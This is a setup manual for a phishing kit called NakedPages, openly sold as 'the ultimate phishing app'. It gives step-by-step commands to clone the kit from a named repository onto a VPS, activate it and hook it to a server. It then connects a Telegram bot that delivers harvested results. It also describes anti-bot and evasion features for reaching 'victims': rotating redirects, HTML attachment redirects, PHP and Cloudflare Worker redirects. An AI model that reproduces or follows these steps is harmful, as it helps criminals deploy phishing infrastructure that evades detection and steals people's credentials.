NAKEDPAGES INSTALLATION MANUAL
nkp AdminNakedPages, the ultimate phishing app, gives you a complete hostlink with just a push of a button, Unlike other kinds of apps, Nakedpages is filled with more features and prospects, and to top it all off, it has the strongest and most reliable anti-bot you can find out there.

Here is a list of steps to install Nakedpages and get the app running.
1. LOGIN TO VPS
Putty is a free source software you can download your preferred version from direct website. https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html
install and run putty.exe

a. Enter login
Login to session with your server root details

b. Successfully logged in

2. INSTALL nkp
a. Update Then Install git
sudo apt update
sudo apt-get install git-all


b. Clone repo and change directory
git clone --depth 1 https://gitea.com/mktelnet9011/naked

get in the repo directory by running:
cd naked

c. Run ./setup.sh
Code:
./setup.sh
3. SETUP nkp
a. Activate license
Code:
npm run activate


then run start the app
Code:
npm run start

b. npm run hook
Now we hook the server to the app
Code:
npm run hook 0.0.0.0
(Replace 0.0.0.0 with your vps ip)
You should get an output of your app link, copy the link to your clipboard and prepare to launch on telegram
4. CONNECT TO BOT

To get access to the bot app you need to follow the app bot on telegram with the link
below. And start it.

https://t.me/n_k_p_handler_bot
a. Add Server to bot app
Enter menu for the bot.
/menu
and click on ADD SERVER



then enter menu to select the added server




Generating your bot token and adding it to the bot app
you need to create your own bot, which is what you use to manage the result delivery.
you need to search this bot on telegram https://t.me/BotFather and add a new bot through it


b. Add domain
4. USING nkp

a. GET LINKS

b. Change project
click on Change Project, a list of available project would be listed, just copy the project name and paste in the text box and hit enter.
c. Setting antibot


nkp Has different ways to use it to your needs below we will list them along with a short description
1. Inbuilt Redirect
Automatically rotates your links by generating a secure 5min session link of every other domains
Can use Cloudflare cloud protection to protect it.
2. Direct Link:
Easier, Just Add domain and use
3. HTML Attachment Redirect
HTML Attachment when opened fetches link randomly and then redirect to the link using secure token
4. PHP Redirect
works on ALL on cpanel/shell, just host it no need to edit
Fetches link randomly and Generates secure link for victim that expires in 5min
Support Captcha and No Captcha
Can host on antibot cpanels to protect your link, No victim can access the link without passing the cpanel/shell
5. Offline Attachment
Html Attachment that runs offline(in iframe) does not expose links
Protect links from been exposed
works for only project office
6. Cloudflare Worker Redirect
Works By Generating secure worker.dev link for you to use
Works with captcha
After victim bypass captcha it automatically generate secure link for each domain